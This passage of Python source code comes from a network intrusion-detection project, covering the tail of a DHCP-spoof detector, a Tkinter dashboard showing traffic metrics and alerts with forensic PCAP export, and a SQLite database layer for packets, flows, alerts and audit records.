    st = _dhcp_state.get(key)
    if st is None:
        st = {"first_ts": now, "servers": set()}
        _dhcp_state[key] = st

    if (now - st["first_ts"]).total_seconds() > DHCP_WINDOW_SECONDS:
        st["first_ts"] = now
        st["servers"].clear()

    st["servers"].add(str(server_id))
    distinct = len(st["servers"])
    if distinct >= DHCP_SERVER_THRESHOLD:
        sample = ", ".join(list(sorted(st["servers"]))[:5])
        st["first_ts"] = now
        st["servers"].clear()
        return {
            "type": "DHCP_SPOOF",
            "severity": 8,
            "description": f"DHCP spoof suspected: {distinct} DHCP
servers observed within {DHCP_WINDOW_SECONDS}s (servers: {sample})",
            "evidence_key": p.src_ip or p.dst_ip or "dhcp",
        }
    return None
```

dashboard.py

```
from __future__ import annotations

import os
import re
import tkinter as tk
from collections import deque
from tkinter import END, BOTH, LEFT, RIGHT, Y, X, TOP, BOTTOM,
filedialog, messagebox

from matplotlib.backends.backend_tkagg import FigureCanvasTkAgg
from matplotlib.figure import Figure

from firebase_alerts import load_alerts


REFRESH_ALERTS_MS = 5000
REFRESH_MESSAGES_MS = 500
REFRESH_METRICS_MS = 1000
HISTORY_SECONDS = 60
USER_EMAIL = "operator@local"


CARD_BG = "#f8f8f8"
PANEL_BG = "#ffffff"
BORDER = "#cfcfcf"
TEXT = "#1f1f1f"
SUBTEXT = "#555555"
WINDOW_BG = "#efefef"


class MetricCard(tk.Frame):
    def __init__(self, master, title: str):
        super().__init__(master, bg=CARD_BG, bd=1, relief="solid",
highlightthickness=0)
        self.title_lbl = tk.Label(self, text=title, bg=CARD_BG,
fg=SUBTEXT, anchor="w", font=("Segoe UI", 10))
        self.title_lbl.pack(anchor="w", padx=12, pady=(10, 2))
        self.value_lbl = tk.Label(self, text="0", bg=CARD_BG, fg=TEXT,
anchor="w", font=("Segoe UI", 18, "bold"))
        self.value_lbl.pack(anchor="w", padx=12, pady=(0, 10))

    def set(self, value: str):
        self.value_lbl.config(text=value)


class DashboardWindow:
    def __init__(self, orch):
        self.orch = orch
        self.db = orch.db
        self.root = tk.Tk()
        self.root.title("IFIW REBYC Dashboard")
        self.root.geometry("1600x980")
        self.root.configure(bg=WINDOW_BG)
        self.root.minsize(1280, 820)
```

```
        self.selected_alert_id: int | None = None
        self.pps_history = deque(maxlen=HISTORY_SECONDS)
        self.pps_labels = deque(maxlen=HISTORY_SECONDS)
        self.bps_history = deque(maxlen=HISTORY_SECONDS)
        self.db_alert_ids = []

        self._build_ui()
        self._refresh_all_initial()

    # ---------------- UI ----------------
    def _build_ui(self):
        self._build_header()
        self._build_metric_row()
        self._build_main_grid()

    def _build_header(self):
        header = tk.Frame(self.root, bg=WINDOW_BG)
        header.pack(side=TOP, fill=X, padx=8, pady=(6, 4))

        self.status_var = tk.StringVar(value="Status: Idle")
        status_lbl = tk.Label(header, textvariable=self.status_var,
bg=WINDOW_BG, fg=TEXT, font=("Segoe UI", 12, "bold"))
        status_lbl.pack(side=LEFT, padx=(0, 10))

        self.start_btn = tk.Button(header, text="Start", width=8,
command=self._start_capture)
        self.start_btn.pack(side=LEFT, padx=2)

        self.stop_btn = tk.Button(header, text="Stop", width=8,
command=self._stop_capture)
        self.stop_btn.pack(side=LEFT, padx=2)

        self.export_latest_btn = tk.Button(
            header,
            text="Export Evidence (Latest Alert)",
            command=self._export_latest_alert,
        )
        self.export_latest_btn.pack(side=LEFT, padx=(8, 2))

        self.export_selected_btn = tk.Button(
            header,
            text="Export Evidence (Selected Alert)",
            command=self._export_selected_alert,
        )
        self.export_selected_btn.pack(side=LEFT, padx=2)

        self.open_folder_btn = tk.Button(
            header,
            text="Open Evidence Folder",
            command=self._open_evidence_folder,
        )
        self.open_folder_btn.pack(side=LEFT, padx=2)

        self.refresh_btn = tk.Button(header, text="Refresh", width=8,
command=self._refresh_all_initial)
        self.refresh_btn.pack(side=RIGHT, padx=2)
```

```
    def _build_metric_row(self):
        row = tk.Frame(self.root, bg=WINDOW_BG)
        row.pack(side=TOP, fill=X, padx=8, pady=(0, 6))

        self.cards = {}
        titles = [
            ("total_packets", "Total Packets"),
            ("total_alerts", "Total Alerts"),
            ("packets_60s", "Packets / 60s"),
            ("alerts_5m", "Alerts / 5m"),
            ("active_flows", "Active Flows"),
            ("avg_pps", "Avg PPS / 60s"),
            ("avg_bps", "Avg Bps / 60s"),
            ("unique_sources", "Unique Sources"),
        ]
        for idx, (key, title) in enumerate(titles):
            card = MetricCard(row, title)
            card.grid(row=0, column=idx, sticky="nsew", padx=(0 if idx
== 0 else 6, 0), pady=0)
            row.grid_columnconfigure(idx, weight=1, uniform="metric")
            self.cards[key] = card

    def _panel(self, master, title: str, row: int, column: int,
rowspan: int = 1, columnspan: int = 1):
        outer = tk.Frame(master, bg=PANEL_BG, bd=1, relief="solid")
        outer.grid(row=row, column=column, rowspan=rowspan,
columnspan=columnspan, sticky="nsew", padx=4, pady=4)
        title_lbl = tk.Label(outer, text=title, bg=PANEL_BG, fg=TEXT,
anchor="w", font=("Segoe UI", 10, "bold"))
        title_lbl.pack(side=TOP, fill=X, padx=8, pady=(6, 4))
        body = tk.Frame(outer, bg=PANEL_BG)
        body.pack(side=TOP, fill=BOTH, expand=True, padx=6, pady=(0,
6))
        return outer, body

    def _build_main_grid(self):
        grid = tk.Frame(self.root, bg=WINDOW_BG)
        grid.pack(side=TOP, fill=BOTH, expand=True, padx=4, pady=(0,
6))

        for c, weight in enumerate((28, 38, 30)):
            grid.grid_columnconfigure(c, weight=weight)
        for r, weight in enumerate((36, 14, 34, 16)):
            grid.grid_rowconfigure(r, weight=weight)

        # Left column
        _, talkers_body = self._panel(grid, "Top Talkers (last 5
minutes)", 0, 0, rowspan=2)
        self.talkers_list = self._make_listbox(talkers_body,
font=("Consolas", 10))

        _, proto_body = self._panel(grid, "Protocols (last 5
minutes)", 2, 0, rowspan=2)
        self.proto_text = tk.Text(proto_body, height=8, bg=PANEL_BG,
relief="flat", font=("Consolas", 11), wrap="none")
        self.proto_text.pack(fill=BOTH, expand=True)
        self.proto_text.config(state="disabled")
```

```
        # Middle column
        _, alerts_body = self._panel(grid, "Recent Alerts", 0, 1,
rowspan=2)
        self.alerts_list = self._make_listbox(alerts_body,
font=("Consolas", 10))
        self.alerts_list.bind("<<ListboxSelect>>",
self._on_alert_selected)
        self.alerts_list.bind("<Double-Button-1>", lambda e:
self._export_selected_alert())

        _, packets_body = self._panel(grid, "Recent Packets", 2, 1,
rowspan=2)
        self.packets_list = self._make_listbox(packets_body,
font=("Consolas", 10))

        # Right column
        _, chart_body = self._panel(grid, "Packets per second (last 60
seconds)", 0, 2)
        self.fig_pps = Figure(figsize=(5, 2.4), dpi=100)
        self.ax_pps = self.fig_pps.add_subplot(111)
        self.ax_pps.tick_params(labelsize=8)
        self.canvas_pps = FigureCanvasTkAgg(self.fig_pps,
master=chart_body)
        self.canvas_pps.get_tk_widget().pack(fill=BOTH, expand=True)

        _, alert_types_body = self._panel(grid, "Alert Types (last 30
minutes)", 1, 2)
        self.alert_types_text = tk.Text(alert_types_body, height=4,
bg=PANEL_BG, relief="flat", font=("Consolas", 11), wrap="none")
        self.alert_types_text.pack(fill=BOTH, expand=True)
        self.alert_types_text.config(state="disabled")

        _, messages_body = self._panel(grid, "Live Messages", 2, 2,
rowspan=2)
        self.messages_list = self._make_listbox(messages_body,
font=("Consolas", 10))

        # Bottom forensics strip
        _, forensic_body = self._panel(grid, "Forensics", 3, 0,
columnspan=3)
        forensic_body.grid_columnconfigure(0, weight=3)
        forensic_body.grid_columnconfigure(1, weight=2)

        left = tk.Frame(forensic_body, bg=PANEL_BG)
        left.grid(row=0, column=0, sticky="nsew", padx=(0, 10))
        right = tk.Frame(forensic_body, bg=PANEL_BG)
        right.grid(row=0, column=1, sticky="nsew")

        self.forensics_details = tk.Text(left, height=7, bg=PANEL_BG,
relief="flat", font=("Consolas", 10), wrap="word")
        self.forensics_details.pack(fill=BOTH, expand=True)
        self.forensics_details.config(state="disabled")

        tk.Label(right, text="Recent Evidence Exports", bg=PANEL_BG,
fg=SUBTEXT, anchor="w", font=("Segoe UI", 10,
"bold")).pack(anchor="w")
```

```
        self.audit_list = self._make_listbox(right, font=("Consolas",
9), height=6)

    def _make_listbox(self, master, font=("Segoe UI", 10), height=10):
        frame = tk.Frame(master, bg=PANEL_BG)
        frame.pack(fill=BOTH, expand=True)
        scroll = tk.Scrollbar(frame)
        scroll.pack(side=RIGHT, fill=Y)
        listbox = tk.Listbox(frame, yscrollcommand=scroll.set,
bg="#ffffff", fg=TEXT, font=font, relief="flat", bd=0, height=height)
        listbox.pack(side=LEFT, fill=BOTH, expand=True)
        scroll.config(command=listbox.yview)
        return listbox

    # ---------------- actions ----------------
    def _start_capture(self):
        self.orch.start_sniff(iface=None)
        self.status_var.set("Status: Running")

    def _stop_capture(self):
        self.orch.stop_sniff()
        self.status_var.set("Status: Stopped")

    def _open_evidence_folder(self):
        folder = getattr(self.orch, "evidence_dir", None) or
"evidence"
        os.makedirs(folder, exist_ok=True)
        chosen =
filedialog.askopenfilename(initialdir=os.path.abspath(folder),
title="Evidence folder contents")
        if chosen:
            messagebox.showinfo("Evidence", chosen)

    def _parse_selected_alert_id(self) -> int | None:
        if self.selected_alert_id is not None:
            return self.selected_alert_id
        sel = self.alerts_list.curselection()
        if not sel:
            return None
        line = self.alerts_list.get(sel[0])
        m = re.search(r"#(\d+)", line)
        return int(m.group(1)) if m else None

    def _export_latest_alert(self):
        alerts = self.db.get_recent_alerts(limit=1)
        if not alerts:
            messagebox.showinfo("Forensics", "No alerts available
yet.")
            return
        self._export_alert(alert_id=alerts[0]["alert_id"])

    def _export_selected_alert(self):
        alert_id = self._parse_selected_alert_id()
        if alert_id is None:
            messagebox.showinfo("Forensics", "Select an alert first.")
            return
        self._export_alert(alert_id)
```

```
    def _export_alert(self, alert_id: int):
        try:
            pcap_path, meta_path, sha =
self.orch.export_forensics(user_email=USER_EMAIL, alert_id=alert_id)
        except Exception as e:
            messagebox.showerror("Forensics Export Failed", str(e))
            return

        self._set_forensics_text(
            f"Export complete for alert #{alert_id}\n"
            f"PCAP: {pcap_path}\n"
            f"Metadata: {meta_path}\n"
            f"SHA256: {sha}"
        )
        self._refresh_forensics_panel(alert_id)
        messagebox.showinfo("Evidence Exported",
f"PCAP:\n{pcap_path}\n\nMETA:\n{meta_path}\n\nSHA256:\n{sha}")

    # ---------------- refresh ----------------
    def _refresh_all_initial(self):
        self._refresh_status()
        self._refresh_metrics()
        self._refresh_alerts()
        self._refresh_packets()
        self._refresh_protocols()
        self._refresh_talkers()
        self._refresh_alert_types()
        self._refresh_forensics_panel(self.selected_alert_id)
        self._refresh_messages()

    def _refresh_status(self):
        runtime = self.orch.get_runtime_stats() if hasattr(self.orch,
"get_runtime_stats") else {"running": self.orch.running,
"active_flows": len(getattr(self.orch, "flows", {}))}
        self.status_var.set("Status: Running" if
runtime.get("running") else "Status: Stopped")
        self.root.after(REFRESH_METRICS_MS, self._refresh_status)

    def _refresh_metrics(self):
        snapshot = self.db.get_dashboard_snapshot()
        runtime = self.orch.get_runtime_stats() if hasattr(self.orch,
"get_runtime_stats") else {"active_flows": len(getattr(self.orch,
"flows", {}))}

        total_packets = int(snapshot.get("total_packets", 0) or 0)
        total_alerts = int(snapshot.get("total_alerts", 0) or 0)
        packets_60s = int(snapshot.get("packets_60s", 0) or 0)
        alerts_5m = int(snapshot.get("alerts_5m", 0) or 0)
        active_flows = int(runtime.get("active_flows", 0) or 0)
        bytes_60s = int(snapshot.get("bytes_60s", 0) or 0)
        avg_pps = packets_60s / 60.0
        avg_bps = bytes_60s / 60.0
        unique_sources = int(snapshot.get("unique_sources_60m", 0) or
0)

        self.cards["total_packets"].set(f"{total_packets}")
```

```
        self.cards["total_alerts"].set(f"{total_alerts}")
        self.cards["packets_60s"].set(f"{packets_60s}")
        self.cards["alerts_5m"].set(f"{alerts_5m}")
        self.cards["active_flows"].set(f"{active_flows}")
        self.cards["avg_pps"].set(f"{avg_pps:.2f}")
        self.cards["avg_bps"].set(self._format_bytes(avg_bps) + "B")
        self.cards["unique_sources"].set(f"{unique_sources}")

        self._refresh_pps_chart()
        self.root.after(REFRESH_METRICS_MS, self._refresh_metrics)

    def _refresh_alerts(self):
        current_selection_id = self.selected_alert_id
        self.alerts_list.delete(0, END)
        self.db_alert_ids = []

        try:
            for alert in self.db.get_recent_alerts(limit=40):
                self.db_alert_ids.append(int(alert["alert_id"]))
                line = (
                    f"(DB) #{alert['alert_id']} | {alert['timestamp']}
| {alert['alert_type']} "
                    f"| sev={alert['severity']} |
{alert['description']}"
                )
                self.alerts_list.insert(END, line)
        except Exception as e:
            self.alerts_list.insert(END, f"[dashboard] DB error: {e}")

        try:
            cloud_alerts = load_alerts(self.orch.firebase_uid,
self.orch.firebase_token)
            if isinstance(cloud_alerts, dict):
                items = list(cloud_alerts.items())
            elif isinstance(cloud_alerts, list):
                items = list(enumerate(cloud_alerts))
            else:
                items = []

            for alert_id, alert in items[:15]:
                if not isinstance(alert, dict):
                    continue
                try:
                    normalized_id = int(alert_id)
                except Exception:
                    normalized_id = None
                if normalized_id in self.db_alert_ids:
                    continue
                line = (
                    f"(Cloud) #{alert_id} | {alert.get('timestamp',
'')} | {alert.get('type', '')} "
                    f"| sev={alert.get('severity', '')} |
{alert.get('description', '')}"
                )
                self.alerts_list.insert(END, line)
        except Exception:
            pass
```

```
        if current_selection_id is not None:
            for i in range(self.alerts_list.size()):
                if f"#{current_selection_id}" in
self.alerts_list.get(i):
                    self.alerts_list.selection_clear(0, END)
                    self.alerts_list.selection_set(i)
                    self.alerts_list.see(i)
                    break

        self.root.after(REFRESH_ALERTS_MS, self._refresh_alerts)

    def _refresh_packets(self):
        self.packets_list.delete(0, END)
        try:
            for row in self.db.get_recent_packets(limit=25):
                proto = (row.get("proto_name") or "other").upper()
                src = self._format_endpoint(row.get("src_ip"),
row.get("src_port"))
                dst = self._format_endpoint(row.get("dst_ip"),
row.get("dst_port"))
                line = f"#{row['packet_id']} | {row['ts']} | {proto} |
{src} -> {dst} | {row.get('raw_len', 0)}B"
                self.packets_list.insert(END, line)
        except Exception as e:
            self.packets_list.insert(END, f"[dashboard] Packet query
error: {e}")
        self.root.after(REFRESH_METRICS_MS, self._refresh_packets)

    def _refresh_protocols(self):
        proto_counts = self.db.get_protocol_counts(minutes=5)
        total = sum(proto_counts.values()) or 1
        lines = []
        for proto in ("udp", "tcp", "icmp", "other"):
            count = int(proto_counts.get(proto, 0))
            if count <= 0:
                continue
            bar = "" * max(1, int((count / total) * 40))
            lines.append(f"{proto:<8} {bar} {count}")
        if not lines:
            lines = ["No packets in the last 5 minutes."]
        self._set_text_widget(self.proto_text, "\n\n".join(lines))
        self.root.after(REFRESH_METRICS_MS * 2,
self._refresh_protocols)

    def _refresh_talkers(self):
        self.talkers_list.delete(0, END)
        try:
            rows = self.db.get_top_talkers(minutes=5, limit=10)
            for r in rows:
                line = f"{r['src_ip']} | {r['packet_count']} pkts |
{self._format_bytes(r['byte_count'])}B"
                self.talkers_list.insert(END, line)
            if not rows:
                self.talkers_list.insert(END, "No source traffic in
the last 5 minutes.")
        except Exception as e:
```

```
            self.talkers_list.insert(END, f"[dashboard] Talkers error:
{e}")
        self.root.after(REFRESH_METRICS_MS * 2, self._refresh_talkers)

    def _refresh_alert_types(self):
        counts = self.db.get_alert_type_counts(minutes=30)
        lines = [f"{k} | {v}" for k, v in counts.items()]
        if not lines:
            lines = ["No alerts in the last 30 minutes."]
        self._set_text_widget(self.alert_types_text, "\n".join(lines))
        self.root.after(REFRESH_METRICS_MS * 2,
self._refresh_alert_types)

    def _refresh_messages(self):
        try:
            msgs = self.orch.consume_messages()
            for m in msgs:
                line = f"{m.ts} | {m.level} | {m.title}"
                if m.alert_id is not None:
                    line += f" | alert#{m.alert_id}"
                if m.body:
                    line += f" | {m.body}"
                self.messages_list.insert(END, line)
            if self.messages_list.size() > 250:
                self.messages_list.delete(0, self.messages_list.size()
- 250)
        except Exception as e:
            self.messages_list.insert(END, f"[dashboard] Message bus
error: {e}")
        self.root.after(REFRESH_MESSAGES_MS, self._refresh_messages)

    def _refresh_pps_chart(self):
        rows = self.db.get_packets_per_second(seconds=60)
        counts = {r["bucket"]: int(r["count"]) for r in rows}
        labels = list(counts.keys())[-HISTORY_SECONDS:]
        values = [counts[k] for k in labels]

        self.ax_pps.clear()
        self.ax_pps.plot(values, linewidth=1.5)
        if values:
            positions = list(range(len(values)))
            step = max(1, len(labels) // 4)
            tick_positions = positions[::step]
            tick_labels = [labels[i] for i in tick_positions]
            self.ax_pps.set_xticks(tick_positions)
            self.ax_pps.set_xticklabels(tick_labels, rotation=0)
            self.ax_pps.set_ylim(bottom=0)
        self.ax_pps.grid(True, alpha=0.25)
        self.fig_pps.tight_layout()
        self.canvas_pps.draw_idle()

    def _refresh_forensics_panel(self, alert_id: int | None):
        selected_alert = self.db.get_alert_by_id(alert_id) if alert_id
else None
        if selected_alert:
            lines = [
                f"Selected alert: #{selected_alert['alert_id']}",
```

```
                f"Type: {selected_alert['alert_type']} | Severity:
{selected_alert['severity']}",
                f"Timestamp: {selected_alert['timestamp']}",
                f"Packet ID: {selected_alert.get('packet_id')}",
                f"Current PCAP path: {selected_alert.get('pcap_path')
or 'Not exported yet'}",
                "",
                "Tip: double-click the alert or use 'Export Evidence
(Selected Alert)'.",
            ]
            self._set_forensics_text("\n".join(lines))
        else:
            self._set_forensics_text("Select an alert to view
forensics details and export evidence.")

        self.audit_list.delete(0, END)
        try:
            for row in self.db.get_recent_forensics_audit(limit=10):
                line = f"#{row['audit_id']} | {row['created_at']} |
{os.path.basename(row['artifact_path'] or '')}"
                self.audit_list.insert(END, line)
        except Exception as e:
            self.audit_list.insert(END, f"[dashboard] Audit error:
{e}")

    def _on_alert_selected(self, _event=None):
        alert_id = self._parse_selected_alert_id()
        self.selected_alert_id = alert_id
        self._refresh_forensics_panel(alert_id)

    # ---------------- helpers ----------------
    def _set_forensics_text(self, text: str):
        self._set_text_widget(self.forensics_details, text)

    @staticmethod
    def _set_text_widget(widget: tk.Text, text: str):
        widget.config(state="normal")
        widget.delete("1.0", END)
        widget.insert("1.0", text)
        widget.config(state="disabled")

    @staticmethod
    def _format_endpoint(ip, port):
        if ip is None:
            ip = "?"
        if port is None:
            return str(ip)
        return f"{ip}:{port}"

    @staticmethod
    def _format_bytes(num: float | int) -> str:
        value = float(num or 0)
        units = ["", "K", "M", "G"]
        idx = 0
        while value >= 1024 and idx < len(units) - 1:
            value /= 1024.0
            idx += 1
```

```
        return f"{value:.1f} {units[idx]}" if idx else f"{int(value)}
"

    def run(self):
        self.root.mainloop()


def start_dashboard(orch, db_path: str = "DB.db"):
    app = DashboardWindow(orch)
    app.run()
```

database.py

```
from __future__ import annotations

import json
import sqlite3
import threading
from typing import Optional

from packet import Packet
from flows import FlowStats


class Database:
    def __init__(self, db_name: str):
        self.db_name = db_name
        self._lock = threading.RLock()
        self.connection = sqlite3.connect(self.db_name,
check_same_thread=False)
        self.connection.row_factory = sqlite3.Row
        self.connection.execute("PRAGMA journal_mode=WAL;")
        self.connection.execute("PRAGMA foreign_keys=ON;")
        self.connection.execute("PRAGMA busy_timeout=5000;")

        self._ensure_schema()
        self._ensure_migrations()

    # ---------------- internal helpers ----------------
    def _execute(self, sql: str, params: tuple = ()):
        with self._lock:
            cursor = self.connection.cursor()
            cursor.execute(sql, params)
            self.connection.commit()
            return cursor

    def _query_all(self, sql: str, params: tuple = ()):
        with self._lock:
            cursor = self.connection.cursor()
            return cursor.execute(sql, params).fetchall()

    def _query_one(self, sql: str, params: tuple = ()):
        with self._lock:
            cursor = self.connection.cursor()
            return cursor.execute(sql, params).fetchone()

    @staticmethod
    def _sqlite_ts_expr(column_name: str) -> str:
        return f"datetime(replace(replace({column_name}, 'T', ' '),
'Z', ''))"

    # ---------------- Schema ----------------
    def _ensure_schema(self) -> None:
        with self._lock:
            cursor = self.connection.cursor()

            cursor.execute("""CREATE TABLE IF NOT EXISTS scans (
                scan_id INTEGER PRIMARY KEY AUTOINCREMENT,
```

```
                user_id INTEGER,
                scan_description TEXT,
                scan_date TEXT,
                router_mac TEXT
            )""")

            cursor.execute("""CREATE TABLE IF NOT EXISTS packets (
                packet_id INTEGER PRIMARY KEY AUTOINCREMENT,
                ts TEXT,
                src_ip TEXT,
                dst_ip TEXT,
                src_port INTEGER,
                dst_port INTEGER,
                proto INTEGER,
                proto_name TEXT,
                flags TEXT,
                payload_len INTEGER,
                raw_len INTEGER,
                summary TEXT,
                scan_id INTEGER,
                meta TEXT,
                raw_bytes BLOB,
                flow_key TEXT
            )""")

            cursor.execute("""CREATE TABLE IF NOT EXISTS alerts (
                alert_id INTEGER PRIMARY KEY AUTOINCREMENT,
                packet_id INTEGER,
                alert_type TEXT,
                severity INTEGER,
                description TEXT,
                timestamp TEXT,
                pcap_path TEXT
            )""")

            cursor.execute("""CREATE TABLE IF NOT EXISTS audit (
                audit_id INTEGER PRIMARY KEY AUTOINCREMENT,
                user_email TEXT,
                action TEXT,
                params_json TEXT,
                created_at TEXT,
                artifact_path TEXT,
                artifact_sha256 TEXT
            )""")

            cursor.execute("""CREATE TABLE IF NOT EXISTS rules (
                rule_id INTEGER PRIMARY KEY AUTOINCREMENT,
                name TEXT,
                pattern TEXT,
                severity INTEGER,
                enabled BOOLEAN
            )""")

            cursor.execute("""CREATE TABLE IF NOT EXISTS
whitelist_blacklist (
                entry_id INTEGER PRIMARY KEY AUTOINCREMENT,
                type TEXT CHECK(type IN ('whitelist', 'blacklist')),
```

```
                value TEXT,
                comment TEXT,
                created_at TEXT DEFAULT CURRENT_TIMESTAMP
            )""")

            cursor.execute("""CREATE TABLE IF NOT EXISTS flows (
                flow_id INTEGER PRIMARY KEY AUTOINCREMENT,
                scan_id INTEGER REFERENCES scans(scan_id),
                first_ts TEXT,
                last_ts TEXT,
                src_ip TEXT,
                dst_ip TEXT,
                src_port INTEGER,
                dst_port INTEGER,
                proto TEXT,
                packet_count INTEGER,
                byte_count INTEGER,
                syn_count INTEGER,
                ack_count INTEGER,
                rst_count INTEGER,
                unique_dst_ports INTEGER,
                meta TEXT
            )""")

            cursor.execute("CREATE INDEX IF NOT EXISTS idx_packets_ts
ON packets(ts)")
            cursor.execute("CREATE INDEX IF NOT EXISTS idx_packets_src
ON packets(src_ip)")
            cursor.execute("CREATE INDEX IF NOT EXISTS idx_packets_dst
ON packets(dst_ip)")
            cursor.execute("CREATE INDEX IF NOT EXISTS
idx_packets_flow ON packets(flow_key)")
            cursor.execute("CREATE INDEX IF NOT EXISTS idx_alerts_ts
ON alerts(timestamp)")
            cursor.execute("CREATE INDEX IF NOT EXISTS idx_alerts_type
ON alerts(alert_type)")
            cursor.execute("CREATE INDEX IF NOT EXISTS
idx_wb_type_value ON whitelist_blacklist(type, value)")

            self.connection.commit()

    # ---------------- Migrations ----------------
    def _ensure_migrations(self) -> None:
        with self._lock:
            cursor = self.connection.cursor()

            cols = {row[1] for row in cursor.execute("PRAGMA
table_info(packets)").fetchall()}
            if "meta" not in cols:
                cursor.execute("ALTER TABLE packets ADD COLUMN meta
TEXT")
            if "raw_bytes" not in cols:
                cursor.execute("ALTER TABLE packets ADD COLUMN
raw_bytes BLOB")
            if "flow_key" not in cols:
                cursor.execute("ALTER TABLE packets ADD COLUMN
flow_key TEXT")
```

```
            cols = {row[1] for row in cursor.execute("PRAGMA
table_info(alerts)").fetchall()}
            if "pcap_path" not in cols:
                cursor.execute("ALTER TABLE alerts ADD COLUMN
pcap_path TEXT")

            cols = {row[1] for row in cursor.execute("PRAGMA
table_info(whitelist_blacklist)").fetchall()}
            if "created_at" not in cols:
                cursor.execute("ALTER TABLE whitelist_blacklist ADD
COLUMN created_at TEXT")

            self.connection.commit()

    # ---------------- Inserts ----------------
    def insert_packet(self, p: Packet, scan_id: Optional[int] = None)
-> int:
        meta_json = json.dumps(p.meta, ensure_ascii=False) if p.meta
else None
        cursor = self._execute(
            """INSERT INTO packets
            (ts, src_ip, dst_ip, src_port, dst_port, proto,
proto_name, flags,
                payload_len, raw_len, summary, scan_id, meta,
raw_bytes, flow_key)
            VALUES (?, ?, ?, ?, ?, ?, ?, ?, ?, ?, ?, ?, ?, ?, ?)""",
            (
                p.ts_iso,
                p.src_ip,
                p.dst_ip,
                p.src_port,
                p.dst_port,
                p.proto,
                p.proto_name,
                p.flags,
                p.payload_len,
                p.raw_len,
                p.summary,
                scan_id,
                meta_json,
                p.raw_bytes,
                p.flow_key,
            ),
        )
        return int(cursor.lastrowid)

    def insert_flow(self, f: FlowStats, scan_id: Optional[int] = None)
-> int:
        meta = {
            "key": list(f.key),
            "dst_ports_seen_sample":
list(sorted(f.dst_ports_seen))[:50],
        }
        cursor = self._execute(
            """INSERT INTO flows
            (scan_id, first_ts, last_ts, src_ip, dst_ip, src_port,
```

```
dst_port, proto,
                packet_count, byte_count, syn_count, ack_count,
rst_count, unique_dst_ports, meta)
            VALUES (?, ?, ?, ?, ?, ?, ?, ?, ?, ?, ?, ?, ?, ?, ?)""",
            (
                scan_id,
                f.first_ts.isoformat(timespec="seconds"),
                f.last_ts.isoformat(timespec="seconds"),
                f.src_ip,
                f.dst_ip,
                f.src_port,
                f.dst_port,
                f.proto,
                f.packet_count,
                f.byte_count,
                f.syn_count,
                f.ack_count,
                f.rst_count,
                len(f.dst_ports_seen),
                json.dumps(meta, ensure_ascii=False),
            ),
        )
        return int(cursor.lastrowid)

    def insert_alert(
        self,
        packet_id: Optional[int],
        alert_type: str,
        severity: int,
        description: str,
        timestamp: str,
        pcap_path: Optional[str] = None,
    ) -> int:
        cursor = self._execute(
            """INSERT INTO alerts
            (packet_id, alert_type, severity, description, timestamp,
pcap_path)
            VALUES (?, ?, ?, ?, ?, ?)""",
            (packet_id, alert_type, severity, description, timestamp,
pcap_path),
        )
        return int(cursor.lastrowid)

    def insert_audit(
        self,
        user_email: str,
        action: str,
        params_json: str,
        created_at: str,
        artifact_path: str,
        artifact_sha256: str,
    ) -> int:
        cursor = self._execute(
            """INSERT INTO audit
               (user_email, action, params_json, created_at,
artifact_path, artifact_sha256)
               VALUES (?, ?, ?, ?, ?, ?)""",
```

```
            (
                user_email,
                action,
                params_json,
                created_at,
                artifact_path,
                artifact_sha256,
            ),
        )
        return int(cursor.lastrowid)

    def add_list_entry(self, entry_type: str, value: str, comment: str
= "") -> int:
        if entry_type not in ("whitelist", "blacklist"):
            raise ValueError("entry_type must be whitelist or
blacklist")

        existing = self._query_one(
            "SELECT entry_id FROM whitelist_blacklist WHERE type = ?
AND value = ?",
            (entry_type, value),
        )
        if existing:
            return int(existing["entry_id"])

        cursor = self._execute(
            "INSERT INTO whitelist_blacklist (type, value, comment,
created_at) VALUES (?, ?, ?, CURRENT_TIMESTAMP)",
            (entry_type, value, comment),
        )
        return int(cursor.lastrowid)

    # ---------------- Updates ----------------
    def update_alert_pcap_path(self, alert_id: int, pcap_path: str) ->
None:
        self._execute(
            "UPDATE alerts SET pcap_path = ? WHERE alert_id = ?",
            (pcap_path, alert_id),
        )

    # ---------------- Queries ----------------
    def get_recent_alerts(self, limit: int = 20):
        rows = self._query_all(
            """SELECT alert_id, alert_type, severity, description,
                      timestamp, pcap_path, packet_id
            FROM alerts
            ORDER BY alert_id DESC
            LIMIT ?""",
            (limit,),
        )
        return [dict(r) for r in rows]

    def get_alert_by_id(self, alert_id: int):
        row = self._query_one(
            """SELECT alert_id, packet_id, alert_type, severity,
description, timestamp, pcap_path
              FROM alerts WHERE alert_id = ?""",
```

```
            (alert_id,),
        )
        return dict(row) if row else None

    def get_alert_packet_id(self, alert_id: int) -> Optional[int]:
        row = self._query_one("SELECT packet_id FROM alerts WHERE
alert_id = ?", (alert_id,))
        return row["packet_id"] if row else None

    def get_packet_bytes_before(self, packet_id: int, limit: int =
5000) -> list[bytes]:
        rows = self._query_all(
            """SELECT raw_bytes FROM packets
               WHERE packet_id <= ? AND raw_bytes IS NOT NULL
               ORDER BY packet_id DESC
               LIMIT ?""",
            (packet_id, limit),
        )
        return [r["raw_bytes"] for r in rows if r["raw_bytes"]]

    def get_recent_packets(self, limit: int = 20):
        rows = self._query_all(
            """SELECT packet_id, ts, proto_name, src_ip, dst_ip,
src_port, dst_port, raw_len, payload_len, summary
               FROM packets
               ORDER BY packet_id DESC
               LIMIT ?""",
            (limit,),
        )
        return [dict(r) for r in rows]

    def get_protocol_counts(self, minutes: int = 5):
        rows = self._query_all(
            """SELECT COALESCE(proto_name, 'other') AS proto_name,
COUNT(*) AS count
               FROM packets
               WHERE datetime(replace(replace(ts, 'T', ' '), 'Z', ''))
>= datetime('now', ?)
               GROUP BY COALESCE(proto_name, 'other')
               ORDER BY count DESC""",
            (f"-{int(minutes)} minutes",),
        )
        return {r["proto_name"]: int(r["count"]) for r in rows}

    def get_alert_type_counts(self, minutes: int = 30):
        rows = self._query_all(
            """SELECT alert_type, COUNT(*) AS count
               FROM alerts
               WHERE datetime(replace(replace(timestamp, 'T', ' '),
'Z', '')) >= datetime('now', ?)
               GROUP BY alert_type
               ORDER BY count DESC, alert_type ASC""",
            (f"-{int(minutes)} minutes",),
        )
        return {r["alert_type"]: int(r["count"]) for r in rows}

    def get_top_talkers(self, minutes: int = 5, limit: int = 10):
```

```
        rows = self._query_all(
            """SELECT src_ip,
                      COUNT(*) AS packet_count,
                      COALESCE(SUM(raw_len), 0) AS byte_count
                FROM packets
                WHERE datetime(replace(replace(ts, 'T', ' '), 'Z', ''))
>= datetime('now', ?)
                  AND src_ip IS NOT NULL AND src_ip != ''
                GROUP BY src_ip
                ORDER BY packet_count DESC, byte_count DESC
                LIMIT ?""",
            (f"-{int(minutes)} minutes", int(limit)),
        )
